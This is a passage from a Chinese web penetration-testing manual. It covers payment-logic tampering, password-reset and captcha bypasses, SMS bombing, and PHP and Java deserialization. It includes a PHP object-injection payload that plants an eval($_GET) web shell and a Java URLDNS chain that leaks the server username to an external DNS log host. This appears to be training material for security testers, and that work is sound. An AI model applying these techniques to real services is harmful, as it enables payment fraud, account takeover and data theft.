支付漏洞一直以来就是高风险，对企业来说危害很大，对用户来说同样危害也大。就比如用他人账户进行消费，这也属于支付漏洞中的越权问题。那么支付漏洞一般存在哪些方面呢，根据名字就知道，凡是涉及购买、资金等方面的功能处就有可能存在支付问题。

例如订单号修改：先买了苹果手机、又买了华为手机，然后将苹果手机的订单号改成华为手机的订单号，用华为手机的价格购买了苹果手机。再比先购买了一斤苹果，又购买了 100 个苹果手机，交换其订单号，造成用 1 斤苹果的钱买了 100 个苹果手机。

3.8.3.2 *常见的被篡改的参数

- (1) 修改支付参数

在支付当中，购买商品一般分为三步骤：订购、确认信息、付款。在这三个步骤当中的随便一个步骤进行修改价格测试，如果前面两步有验证机制，那么你可在最后一步付款时进行抓包尝试修改金额，如果没有在最后一步做好检验，那么问题就会存在，其修改的金额值你可以尝试小数目或者尝试负数。

- (2) 修改支付状态

没有对支付状态的值跟实际订单支付状态进行校验，导致点击支付时抓包修改决定支付

或未支付的参数为支付状态的值从而达到支付成功。

(3) 修改购买数量

在支付的过程中，数量也同时决定着价格，比如：1 个数量商品对应的是 100，2 个数据就是 200，那么当你修改这个值数量值为负数时，那么其金额也会变为负数，最后就会导致支付问题的产生。

(4) 修改附属值

修改优惠券金额：优惠券其基本都是优惠一半，一般用优惠券进行消费一般出现在第二个步骤当中：确认购买信息，在这个步骤页面当中，你可以选择相关优惠券，然后直接修改金额大于或等于商品的价格就可以，或者直接修改其为负值进行尝试，最后进行支付，如果对这点没有加以验证，那么问题就会产生，直接支付成功。

修改优惠券金额及业务逻辑问题：找到个人中心，点击订单详情，如果存在这个逻辑问题，那么此时在你刚刚修改优惠券金额后点击下一步支付的时候，其实这时候就已经产生了订单了，你在订单详情内就可以看到支付金额为 0，因为你刚刚修改了优惠券金额，然后你点击支付就可以支付成功。

修改积分金额：有些网站有积分，比如消费多少，评论多少就可以拥有一定的积分数量，这个积分可以在你付款的时候进行折扣其订单金额，如果这个没有做好积分金额的校验，那么当你在支付当中选择用积分为账户减一些金额的时候，可以抓包修改其积分金额为任意数或负金额，然后可 0 元支付成功。

(5) 修改支付接口

一些网站支持很多种支付，比如自家的支付工具，第三方的支付工具，每个支付接口值不一样，如果逻辑设计不当，修改其支付接口为一个不存在的接口，如那么此时就会支付成功。

(6) 多重替换支付

首先去产生两个订单，这两个订单商品是不一样的，其价格不一样，如果服务端没有做好这相关的验证，那么在支付的过程当中抓包，修改其订单值为另一个订单值，最后支付，这时就可以用订单一的支付价格买到订单二的商品。

(7) 重复支付

一些交易市场有一类似于试用牌子，这个试用牌子可以依靠签到获得，而这个牌子的作用可以去试用一些商品，在你进行试用的时候会扣掉你的试用牌子，当你试用完成或者主动取消试用时，试用牌子会返回到账户当中。签到得到的牌子肯定很少，且如果想试用好一点的商品那么牌子的数量就尤为重要了。

这里的问题就是如果没有进行对订单多重提交的校验，那么就可导致无限制刷牌子，比如试用时抓包，然后每次试用都会产生一个订单号，然后利用刚抓到的数据包进行批量提交，

你就可以看到每次提交的订单号不一样，然后这时你再看订单可以看到同一个商品的无数订单，但试用牌子数只扣了你第一个试验时的牌子数，那么这时你申请批量退出试用，那么这么多订单，每退一个就会退相应的牌子数量到账户当中，这就构成了无限制刷得问题。

(8) 最小额支付

很多白帽子测试支付的漏洞时候，修改的金额往往都是 0.01 等或者负数，这很容易错失掉一些潜在的支付问题。比如在充值的时候，10 元对应的积分值为 100、50 对应的是 5000。如果在充值时进行修改其支付金额为负数或者 0.01 会显示支付失败，但是如果你修改其金额为 1.00，那么支付就会成功，也就用 1 元购买到任意值得积分数量了。因为商品最低就是 1 元，1 元对应 100 积分，而你如果修改为 0.01，那么对应的积分就是空值了，所以会显示失败，而当修改为 1 元的时候，那么 1 元这个支付接口是存在的，其后面积分数为其它金额的积分数，然后跳转过去支付就会以 1 元购买到比它多得多的积分数量，也可以是任意积分值。

(9) 值为最大值支付导致的溢出

直接修改支付金额值为最大值，比如 999999999，或者修改附属值，如优惠卷，积分等为 999999999，如果这里逻辑设计有问题，那么其支付金额会变为 0

(10) 越权支付

如果没有加以验证，其支付也是一次性支付没有要求输入密码什么的机制，那么就可以修改这个用户 ID 为其它用户 ID，达到用其他用户的账号进行支付你的商品。

(11) 无限制试用

例如在支付的时候 URL 后面的支付接口是 3，而试用接口是 4，那么此时你已经使用过了，复制下确认试用时的 URL，修改后面的支付接口为 3，那么就会调用购买支付接口。但是由于你本身这个产品就是试用品，那么金额就肯定是 0，那么最后点击支付看到支付成功，试用成功，又重复试用了一次，然后他们的试用时间会累加在一起，这就导致了可无限制购买任何产品了。

(12) 修改优惠价

一些商品有优惠价，优惠多少多少，那么在支付时抓包，修改这个优惠价就可造成支付问题的产生。

(13) 多线程并发问题

比如钱包内有 100 元，那么按理说每提现 10 元可以提现 10 次，也就是发送 10 次进程，但是利用这个问题可以多次提现成功。提现时抓包，然后把数据包发送到 BurpSuite 工具的 Intruder 当中，进行批量发送 18 次，成功的提现到了 12 次。

(14) 支付问题挖掘技巧

抓包的时候通常请求包都有很多，比如有 3 个请求包，第一个请求包是一个干扰数据包，第二个是一个图片加载的数据包，第三个可能才是支付相关的数据包，不要认为抓不到，如果你用的是除去 burp 以外的其它工具，那么可以查看整个提交过程，所以很容易看到提交的各种数据包，在 BurpSuite 当中你可以通过 Target 这模块进行分析，这个模块会有你测试时相关的数据包。

3.8.4 账号找回

3.8.4.1 找回流程覆盖

一般情况下，需要手机号验证的账号找回，第一个页面是输入手机号、验证码，第二个页面是密码重置。第二次的数据包中不包含手机号信息，只包含重置的密码。但是考虑如下的密码重置界面：



验证码和新密码在一个界面里，说明点击重置密码提交按钮的时候，手机号和重置的密码是一起发到服务器中的。那么可以先用自己的手机注册一个账号，然后密码修改，用自己的手机接收验证码，输入新的密码后点提交，用 burp 抓包拦截，将数据包中的手机号改为别人的手机号，那么这个请求就会把别人的密码修改。相当于通过自己手机的验证码通过了验证后，用别人的手机号覆盖了原本自己的手机号。

3.8.4.2 验证码认证的密码修改

邮箱认证的密码修改流程：

步骤 1：

- 前端点击获取验证码，然后 js 生成一个验证码，post 发给后端，让后端发手机/邮箱验证；
- 点击获取验证码，完全由后端给手机发一个验证码。

步骤 2

用户输入验证后

- 再次发送到后端验证，返回状态码，同时下一步状态由后端决定；

- b. 发送后端验证，验证结果发回前端，但是前端决定是否进入下一步修改密码；
- c. 直接前端校验，进入下一步。

步骤 3

- a. 验证次数限制+前端验证码

只有 1b+2a+3a 是正确的

如果是 1a。直接 burp 截取验证码；

如果是 2b，截取返回结果状态码，修改状态码使前端成功进入下一步

如果是 2c，直接返回结果状态码。

正确的逻辑应该是：1. 点击获取验证码，后端给手机发一个验证码，同时后端记录这个验证码。2. 前端输入验证码后，再次在后端进行验证，结果返回到前端，跳转到修改密码界面。
3. 修改密码，同时由后端 session (JWT) 验证状态。

3.8.4.3 找回流程脚步

找回账号的流程一般分 3 步，分别是发送验证码、验证、重置密码。如果没有后端的 session (JWT) 全程对用户状态进行记录，那么可以直接发送重置密码的数据包，直接跳过找回流程中的验证部分。

3.8.4.4 短信 api 安全

上述的密码找回需要提供用户手机号，浏览器调用后端发送短信的 api 地址，并发送手机号。如果使用 burp 对手机号进行遍历，不停的请求服务器发送短信，就会导致短信轰炸，造成很多不良后果：1. 导致用户收到大量垃圾短信；2. 短信发送通道拥塞，正常的用户无法找回自己的账号；3. 网站管理员需要额外支出大量的短信发送费用，因为短信验证码发送的时候，网站使用的是服务提供商的短信 api，需要支付费用。解决的办法是在发送短信之前，需要用户先输入一个图片验证码，验证成功后才发送短信。

3.8.5 图片验证码

在每次操作的时候，网站往往会要求用户输入图片验证码，只有通过验证才能完成操作。目前非机器学习的方法只能做到图片的数字识别，其他的验证码无法识别。对于复杂的图片验证码可以从网上找第三方的验证码识别接口，需要支付一定的费用。下面仅从非机器学习

的角度出发，不调用网上的进行讲解。

3.8.5.1 前端验证

验证码由前端生成：

```
<script language="JavaScript">
var code; //在全局 定义验证码
function createCode() { code = ""; var codeLength = 5; //验证码的长度
var checkCode = document.getElementById("checkCode"); var selectChar = new Array(7, 8, 9, "A", "B", "C", "D", "E", "F", "G", "H", "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", "W", "X", "Y", "Z");
//所有候选组成验证码的字符，当然也可以用中文的 for (var i = 0; i < codeLength; i++) {
charIndex = Math.floor(Math.random() * 36); code += selectChar[charIndex]; } />alert(code);
if (checkCode.className == "code"; checkCode.value = code; ) function
inputCode = document.querySelector("#bf-client .vcode").value; if (inputCode.length <= 0) { alert("请输入验证码!"); return false; } else if (inputCode != code) { alert("验证码输入错误!");
createCode(); } //刷新验证码 return false; } else { return true; } ) createCode();
</script>
```

说明验证码并没有经过后端验证，完全由前端验证。则验证通过可能是通过某种状态码、或者不通过状态码直接前端解锁下一步按钮，点击下一步后浏览器向后端发送 url 请求。这种验证码直接绕过即可，通过 postman 或 burp 直接发送验证成功请求。

修复建议：后端生成验证码。

3.8.5.2 暴力破解

后端生成随机验证码发送给前端，同时将验证码保存在后端的 session 中。当用户的请求中携带的验证码与后端的比较成功后，服务器将 session 中的记录删除，如果验证码错误服务器不删除 session 中的验证码。此时用户可以暴力破解验证码，发送大量的验证码到服务器中，直到通过为止。

修复建议：每当用户尝试一次验证码后，服务器将 session 中的原验证码删除。

3.8.5.3 Burp 验证码识别

利用 Burp 中的 captcha-killer 插件识别验证码


请参考：<https://blog.csdn.net/xiayu729100940/article/details/107557214>

由于现在网站的验证码大都采用复杂的图片验证，无法通过传统的方法识别，因此 Burp 验证码识别不做详解。


3.9 反序列化漏洞

3.9.1 反序列化原理

原理：序列化是将对象转化为字符串，反序列化则是将字符串转化为对象。因为序列号后便于传输和保存。



PHP 序列化后生成的字符串解析如下，使用 `serialize()` 将一个对象转换成一个字符串，使用 `unserialize()` 将字符串还原成一个对象：



例如服务器中存在用户类，用户类包含了 `uid=zhang` 和 `pwd=abc` 两个值，PHP 序列化用户类后会得到如下的字符串：`O:4:"user":2:{s:3:"uid":s:5:"zhang";s:3:"pwd":s:3:"abc"}`。这个字符串会被发送到客户端。客户端也可以将这个字符串传递到服务器，由服务器解析后保存这个用户，方便的进行数据的传递。

反序列化漏洞：未对用户输入的序列化字符串进行检测，导致攻击者可以控制反序列化过程，从而导致代码执行，SQL 注入，目录遍历等不可控后果。

3.9.2 *PHP 反序列化漏洞

PHP 反序列化漏洞也叫 PHP 对象注入，是一个非常常见的漏洞，但是很难以发现。这种类型的漏洞虽然有些难以利用，但一旦利用成功就会造成非常危险的后果。漏洞的根本原因是程序没有对用户输入的反序列化字符串进行检测，导致反序列化过程可以被恶意控制，进而造成代码执行、`getshell` 等一系列不可控的后果。

```

3 · class ABC{
4 ·     public $test;
5 ·     function __construct(){
6 ·         $test = 1;
7 ·         echo '调用了构造函数<br>';
8 ·     }
9 ·     function __destruct(){
10 ·        echo '调用了析构函数<br>';
11 ·    }
12 ·    function __wakeup(){
13 ·        echo '调用了赤醒函数<br>';
14 ·    }
15 · }
16 echo '创建对象a<br>';
17 $a = new ABC;
18 echo '序列化<br>';
19 $a_ser = serialize($a);
20 echo '反序列化<br>';
21 $a_unser = unserialize($a_ser);
22 echo '对象快要死了！';
23 ?>
24

```

run (ctrl+x) 输入 copy 分享当前代码 意见反馈
 文本方式显示 html方式显示

创建对象a
调用了构造函数
序列化
反序列化
调用了赤醒函数
对参快要死了！ 调用了析构函数
调用了析构函数

PHP 反序列化的时候会调用 `unserialize()` 函数，去解析一个字符串。为了利用反序列化

漏洞，需要知道 unserialize 函数都做了什么操作，如上图所示，调用 unserialize 的时候执行了对象内置的 __wakeup() 函数，调用 unserialize 后又执行了对象的 __destruct() 函数。那么考虑如下场景：

- (1) 在某个 base.php 文件中，存在如下的对象

```
class base_func{
    var $test = '123';
    function __wakeup(){
        eval($base_value);
        $fp = fopen("shell.php","w");
        fwrite($fp,$this->base_write);
        fclose($fp);
    }
}
```

base_func 对象设置了 wakeup 函数，使用了 eval 代码执行 \$base_value 的值，又使用了写入函数，将 base_write 的值写入到了文件中。

- (2) 文件 middle.php 使用 include，包含了 base.php 文件。
- (3) 文件 show.php 中使用了 include，包含了 middle.php 文件。

同时 show.php 中存在如下代码：

```
unserialize($_POST["user_info"])
```

- (4) 期待的用户输入的 user_info 是这样的：

```
O:4:"user":2:{s:3:"uid":s:5:"zhang";s:3:"pwd":s:3:"abc"}
```

即，反序列化后得到 user 类，包含的属性和值分别为 uid=zhang 和 pwd=abc

- (5) 实际上用户输入了如下的 user_info：

```
O:9:"base_func":2{s:10:"base_value":s:9:"phpinfo()";s:10:"base_write":s:22:"eval($_GET["chopper\"])"}}
```

得到了 base_func 类，其属性和值分别为

```
base_value=phpinfo(),
base_write= eval($_GET["chopper"])
```

通过 unserialize 函数，base_func 类被释放到了变量中，php.exe 检测到 base_func 存在 wakeup 函数，自动调用执行，wakeup 函数检测变量中的 base_value 并将其执行，造成了代码执行漏洞。

3.9.3 *Java 反序列化漏洞

Java 反序列化漏洞的为本手册最难知识点。Java 反序列化漏洞是近几年才被发现的漏洞，自发现以来，各大互联网厂商都意识到自己的网站中存在反序列化漏洞，可见其漏洞影响范围之广。但是这么严重的漏洞，为什么之前没有发现呢，就是因为想要理解这个漏洞实

实在是太难了，以至于网站平稳运行了十几年也没有人发现。Java 序列化是将对象转化成了二进制，并且携带相关对象参数。本章将一步步的讲解 Java 的反序列化漏洞产生的过程

3.9.3.1 *Java 反序列化流程

Java 可进行序列化/反序列化的类需要继承 `Serializable` 接口，但是并不用实现，例如下图中的 `Person` 类：

```
public class Person implements Serializable{
    // private static final long serialVersionUID = 1L;
    private String name;
    private int age;

    public Person(){
    }
    public Person(String name, int age){
        this.name = name;
        this.age = age;
    }
}
```

类中的属性在执行序列化的时候都会被转化为二进制形式，除非使用 `transient` 修饰：

```
/ private static final long seri
private transient| String name;
```

上图中的 `name` 就不会被序列化，序列化后 `name` 的值为 `null`。下图中定义了序列化测试。首先创建了 `Person` 对象并赋值，然后创建文件输出流，将 `Person` 对象通过文件输出流写入到磁盘中。

```
public class SerializationTest {
    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        oos.writeObject(obj);
    }

    public static void main(String[] args) throws Exception {
        Person person = new Person(name: "aa", age: 22);
        System.out.println(person);
        // serialize(person);
    }
}
```

Java 进行序列化和反序列化的意义在于：

- (1) 对于一个大型网站，可能有百万个用户同时访问，此时服务器的内存会被耗尽。但是服务器不能拒绝用户访问，也不能把用户的 `session` 直接清除掉，所以服务器会把用户 `session` 临时序列化到磁盘中，等到内存压力小的时候再将其取出。
- (2) Java 往往搭建的是大型网站，拥有几十台的服务器集群，这些服务器需要共享用户的 `session` 数据。当用户从第一台服务器访问第二台服务器的时候，用户携带的 JWT（就是 `session id`）交给第二台服务器，第二台服务器需要从第一台服务器中取出用户的 `session`，那么第一台服务器就会将这个 `session` 信息序列化后直接发给第二台服务器。

对于第一种情况，显然是无法加以利用的，但是对于第二种情况，如果黑客构造了恶意的 `session` 将其发给第二台服务器，服务器就会中招，造成严重的危害。

对于反序列化过程如下：

```
public class UnserializeTest {
    public static Object unserialize(String Filename) throws IOException, ClassNotFoundException {
        ObjectInputStream ois= new ObjectInputStream(new FileInputStream(Filename));
        Object obj = ois.readObject();
        return obj;
    }

    public static void main(String[] args) throws Exception{
        Person person = (Person)unserialize( Filename: "ser.bin");
        System.out.println(person);
    }
}
```

将磁盘中的数据读出，并转化为 Person 对象。

3.9.3.2 *自定义序列化与反序列化过程

在序列化的过程中，需要调用 writeObject 保存数据。而 writeObject 是 ObjectOutputStream 类的函数，序列化过程受到 ObjectOutputStream 的控制，不受上面的 Person 类本身的控制。有些数据需要特殊的处理，因此执行对象保存的函数的时候，不能调用默认的 writeObject 函数。于是 Java 提供了这样的解决方案，由于 Person 类需要自定义 writeObject 的执行过程，所以 Person 类可以在其内部增加一个 writeObject 函数（此函数位于 Person 内部，并不是 ObjectOutputStream 内部的函数），这个函数接受 ObjectOutputStream 参数。在 Java 中调用 ObjectOutputStream 的 writeObject 后，这个函数首先查看其序列化的对象 Person 内部是否存在 writeObject 函数，如果其内部也存在该函数，则自己的序列化过程将会失效，而是直接执行这个函数：

```
private void writeObject(java.io.ObjectOutputStream s)
    throws java.io.IOException {
    //执行 JVM 默认的序列化操作
    s.defaultWriteObject();

    //手动序列化 arr 前面30个元素
    for (int i = 0; i < 30; i++) {
        s.writeObject(arr[i]);
    }
}
```

而在执行序列化后，会生成序列化的二进制数据，数据中包含了类名、类中的全部数据。

在上面的例子中，writeObject 手动序列化了 arr 的前 30 个元素，而不是全部的元素，这个例子实现了自定义的 writeObject。要注意的是，二进制数据中包含了类名。

同理，有 writeObject 就需要对应一个自定义的 readObject。在执行反序列化的过程中，ObjectInputStream 会检查这个二进制数据，发现它的类名称为 Person，然后在变量表中找到 Person 的类（如果找不到则直接报错），检查 Person 类中是否存在 readObject 函数，如果存在，则将控制权交给 readObject 执行：

```

private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {

    s.defaultReadObject();
    arr = new Object[30];

    // Read in all elements in the proper order.
    for (int i = 0; i < 30; i++) {
        arr[i] = s.readObject();
    }
}

```

3.9.3.3 *反序列化漏洞的触发条件

从上面的反序列化过程可知，Java 和 PHP 的反序列化过程本质一样，都是无条件执行序列化的数据，在执行这个序列化的数据的过程中，`readObject` 并不知道这个数据究竟来自哪一个对象。只有在执行完毕后，再将其转化为预定的 Person 类。假设有如下场景：

某网站使用了上述的代码，接收了用户的序列化数据，并将其反序列化后转化为 Person 类的对象。但是网站管理员做死，写了一个与 Person 类毫无关系的 School 类，并写了 School 类的 `readObject`，除了调用默认的 `readObject` 函数，让其额外执行系统命令中的 calc 计算器。

```

private void readObject(ObjectInputStream ois) throws IOException, ClassNotFoundException {
    ois.defaultReadObject();
    Runtime.getRuntime().exec("calc");
}

```

用户为了触发网站中 `readObject` 函数并执行启动计算器的命令，只需要传递一个 School 对象的序列化数据即可。明明这里接收的是 Person 对象数据，却可以传递 School 的数据呢？因为上一节中已经提到，Java 反序列化的过程中，首先使用了 `ObjectInputStream` 检查了序列化二进制数据的类名，发现类名是 School，于是从变量表中找到了 School 类，发现这个类中存在 `readObject` 函数，就把控制权交给 School 类的 `readObject` 执行，执行完毕后，返回的数据被转化为 Person 对象。显然这个转换会报错，School 当然不会转化成 Person 类，并且返回 500 服务器内部错误。不过没关系，因为 School 类中的命令执行代码已经被执行了，黑客的目的已经达到了。

上述情况这种绝不会出现，服务器管理员不可能设计如此危险的类。

但上述情况中，我们得知，为了触发这个漏洞，就需要满足以下的必要条件：

- (1) 必须要有一个危险的类，用来执行用户的命令。否则就没有利用价值了。
- (2) 这个危险的类，必须是可序列化的（继承了 `Serializable`），否则反序列化无从谈起
- (3) 这个危险的类，必须要重写 `readObject`，才有可能触发漏洞
- (4) 这个危险的类，必须存在于服务器的当前可调用的类中（jdk 自带、Tomcat 等中间件自带、网站本身的类）。只有这样，构建这个危险类的序列化数据，其类名才能被 `ObjectInputStream` 中的 `readObject` 所识别。
- (5) 这个危险的类，必须接受任意参数 `object`，才有可能实现任意命令的执行。

满足这么多条件的类当然是存在的，否则反序列化漏洞也就无从谈起了，这个类就是 `HashMap`。

```
public class HashMap<K,V> extends AbstractMap<K,V>
    implements Map<K,V>, Cloneable, Serializable {

    private static final long serialVersionUID = 362498820763181265L;
```


HashMap 重写了自己的 readObject，因此每次当 HashMap 执行反序列化的时候，都会调用这个 readObject 函数。

```
private void readObject(java.io.ObjectInputStream s)
    throws IOException, ClassNotFoundException {
    // Read in the threshold (ignored), loadfactor, and any hidden stuff
    s.defaultReadObject();
    reinitialize();
    if (loadFactor <= 0 || Float.isNaN(loadFactor))
        throw new InvalidObjectException("Illegal load factor: " +
            loadFactor);
```

3.9.3.4 *HashMap 原理

这一小节内容详解 HashMap 的原理，以及为什么要重写 readObject，这部分内容与反序列化漏洞无关，跳过此内容对后面的内容不会产生影响。

为什么 HashMap 为什么要重写 readObject，因为它要保证键的唯一性，也就是计算过的哈希值。在不同的 JVM（java 虚拟机）上默认计算的哈希值不同（hashcode 的值的计算包括了对象在内存的地址，不同的程序运行同一个对象，因为内存地址不一样，生成的 hashcode 当然不一样）。因此可能导致反序列化后 HashMap 中元素与之前的位置不一致。为什么不一致，这涉及到 HashMap 的数据结构原理



HashMap 由数组+链表组成的，数组是 HashMap 的主体，链表则是主要为了解决哈希冲突而存在的，如果定位到的数组位置不含链表（当前 entry 的 next 指向 null），那么对于查找、添加等操作很快，仅需一次寻址即可；如果定位到的数组包含链表，对于添加操作，其时间复杂度为 O(n)

HashMap 的 Key 数量由机器定义，也可以修改，同时自动增长。例如 key=“AA”的元素原本在数组的 0 号，在反序列化后，根据哈希值排在了第 2 号，造成了获取到的数据是不同的。因此需要对其哈希值做特殊的处理，不能调用系统默认的序列化与反序列化函数。

3.9.3.5 *URLDNS 链

在 HashMap 的 readObject 函数的结尾，调用了计算哈希值的函数 hash，将 key 变量传入了 hash 函数。即：如果构造一个 HashMap 的对象，存入任意值，将其序列化后传入服务器，服务器中存在 HashMap 因此可以调用，调用反序列化函数后会触发 HashMap 中的 readObject，readObject 会对 key 值求哈希值。

```
for (int i = 0; i < mappings; i++) {
    /unchecked/
    K key = (K) s.readObject();
    /unchecked/
    V value = (V) s.readObject();
    putVal(hash(key), key, value, onlyIfAbsent: false, evict: false);
```

Hash 函数如下图所示

```
static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >> 16);
```

Hash 函数首先判断了 key 是否为空，如果不为空则调用 hashCode 函数对其赋值。Hash 函数调用了 object 基类的 hashCode 函数，hashCode 函数属于 object 基类，任何类都会带有这个函数。那么到现在，只要传入 HashMap 序列化后的数据，反序列化后就会调用到 key 对象的 hashCode 函数。

而 hashCode 本身是 Object 类的，不可能有危害性。但是要知道 HashMap 是一个容器，里面可以存有任意 key 值与 value 值，而对于每一个数据都会调用 key 对象继承的 Object 对象的 hashCode。如果有这么一个类，其重写了 hashCode 函数，那么到时候调用的就是这个类本身的 hashCode，而不是 Object 类中的 hashCode。

经过寻找，发现了 Java 自带的 URL 类重写了 hashCode，因此 URL 类的对象被当做 key 值填入 HashMap 的时候就会执行这个函数：

```
public synchronized int hashCode() {
    if (hashCode != -1)
        return hashCode;

    hashCode = handler.hashCode( u: this);
    return hashCode;
}
```

同时，URL 类的 hashCode 函数会调用其内部对象 handler 的 hashCode 函数：

```
protected int hashCode(URL u) {
    int h = 0;

    // Generate the protocol part.
    String protocol = u.getProtocol();
    if (protocol != null)
        h += protocol.hashCode();

    // Generate the host part.
    InetAddress addr = getHostAddress(u);
```

而 handler 中的 hashCode 函数调用了 hostAddress，对 key 值的 URL 发起了一次对域名的请求。于是现在就找到了攻击的思路：

```

public static void main(String[] args) throws Exception {
    Person person = new Person( name: "aa", age: 22);
    HashMap<URL, Integer> hashmap= new HashMap<URL, Integer>();
    hashmap.put(new URL( spec: "http://bl0yq17n3kgn4ase0d6wwz9jfal09p.burpcollaborator.net"),1)
    System.out.println(person);
    serialize(hashmap);
}

```

构建一个 HashMap，其第一个参数为 URL 类，第二个参数随意。然后构建一个 URL 对象，其网址为 www.baidu.com。对其进行序列化，然后发给服务器。当服务器执行反序列化的时候，会调用 HashMap 的 readObject，然后调用 hash，然后调用被 URL 类覆盖的 Object 基类的 hashCode，然后调用 handler 的 hashCode，然后发起了对这个 URL 的请求。URL 请求最终会被记录在 DNS 服务器中，因此这个传递链条也被叫做 URLDNS 链。

但是，通过抓包可以得知，调用 unserialize 的时候并没有发起这次请求，为什么呢？

打开 HashMap 类中的 put 方法，可以发现，put 方法会对存入其中的键值对，先做一次 hashCode 的计算。这合乎情理，毕竟 HashMap 本身就是要计算键的哈希值，才能让用户快速检索。而一旦 HashMap 调用了哈希值计算函数，就相当于已经触发了这次 URL 访问，访问的结果已经被 URL 类中的 handler 记录下来了，并且会伴随着一起被序列化。因此反序列化的时候，同样调用哈希值计算函数，URL 类不会触发 URL 访问。

既然知道了问题的所在，那就想到了相应的解决方法，就是在 HashMap 将 URL-Integer 键值对 put 之后，再将这个 URL 类的对象中的 hashCode 置为-1，让其在反序列化的时候重新触发 URL 访问。如何改变这个值，需要用到反射技术。

3.9.3.6 *Java 的反射机制

正射，通过类的对象来调用方法：

```

Student student = new Student();
student.doHomework("数学");

```

反射就是使用字符串的函数名来调用函数。例如 php 里的<?php eval(‘phpinfo();’)?>，phpinfo()是通过字符串的形式传入的 eval，动态执行。例如 python 里

```
getattr(className, ‘functionName’)
```

也是通过通过字符串获取函数对象并执行的。

例如，Person 类的构造方法如下：

```

public Person(String name, int age){
    this.name = name;
    this.age = age;
}

```

通过 getClass 方法获取 Person 类的 class 原型（当然可以通过原型来传参），然后通过 Class 类的 getConstructor 创建一个参数与 Person 对应的构造器，调用 newInstance 创建对象。

```

Person person = new Person();
Class c = person.getClass();
//反射就是操作Class

//从原型class里面实例化对象
//c.newInstance();
Constructor personconstructor = c.getConstructor(String.class,int.class);
Person p = (Person) personconstructor.newInstance( ...initargs: "abc",22);
System.out.println(p);

```

这就实现了使用 Class 对象来最终创建 Person 对象。现在还希望能够通过 Class 对象来修改 Person 类的属性。因为原型 class 本身并没有 Person 类的函数或属性，因此为了改变 Person 的 name 值，直接使用 class.name =”Ethan”肯定会导致编译器报错。因此必须要想办法获取其中的属性并执行。获取的过程就是通过属性名获取：

```

Field namefield = c.getField( name: "name");
namefield.set(p, "saffs");
System.out.println(p);

```

上图中的 c 就是 Class， p 就是 Person。 class.getField 并传入一个属性值 name， Java 解释器会从变量表中找到这个属性，并将其可调用的指针传递到 Field 类中去。再使用 Field 的函数去设置 name 值。

对于不可访问的变量，则可以先将其访问性设置成可以访问，再进行设置：

```

Field namefield = c.getDeclaredField( name: "age");
namefield.setAccessible(true);
namefield.set(p,25);
System.out.println(p);

```

调用 Person 类的方法，同样可以使用函数名调用：

```

Person p = (Person) personconstructor.newInstance( ...initargs: "abc",22);

```

首先创建 Person 对象，

```

Method actionmethod = c.getMethod( name: "action",String.class);
actionmethod.invoke(p, ...args: "dasqifasgh");

```

然后通过函数名 action 动态获取方法。再用 invoke 执行该方法。这样做有什么好处？考虑如下场景：某系统希望根据用户输入的函数名来执行这个函数。那么就需要上面的函数名直接调用函数的方法。而这个过程就叫反射。

3.9.3.7 *URLDNS 链的最终设计

上面说到，现在的 URLDNS 链只差把 HashMap 中 put 之后，将 URL 类中的 hashCode 值赋值为-1 就可以了。根据上面的反射手段，构造如下的过程：

```

HashMap<URL, Integer> hashmap= new HashMap<~>();
//这里不要发起请求,把url对象的hashcode改成不是-1
URL url = new URL( spec: "http://dta2x89uikgnjtbt9yexyepkhB6.burpcollaborator.net");
Class c = url.getClass();
Field hashcodefield = c.getDeclaredField( name: "hashCode");
hashcodefield.setAccessible(true);
hashcodefield.set(url,1234);
hashmap.put(url,1);
//这里把hashcode改回-1
//通过反射 改变已有对象的属性
System.out.println(person);
hashcodefield.set(url,-1);
serialize(hashmap);

```

先找到 handler 设为随便一个值，然后调用 put 函数，再将其设置为-1。现在把序列化好的结果放到任意一台服务器或电脑执行，一旦调用 unserialize，就会访问这个网址。那么我们可以参考 SQL 注入中的 DNSlog 注入的原理，构造如下的网址：

```
url=URL("http://" + "System.getProperty("user.name").toString() + ".ceye.io/aaa");
```

首先获取了系统用户名，并将其组合成网址，这条网址会访问 ceye.io 的 DNSlog 注入平台，将子域名发给 ceye.io 的域名服务器进行 DNS 解析。而子域名正是服务器当前用户的用户名。至此，URLDNS 链彻底结束。Java 反序列化漏洞难道只能引起这么小的数据泄露吗？显然不是，后面随着研究的深入，越来越多的 Java 反序列化漏洞被发现。

3.9.3.8 *Apache 中的 Transform 函数引发的反序列化攻击链

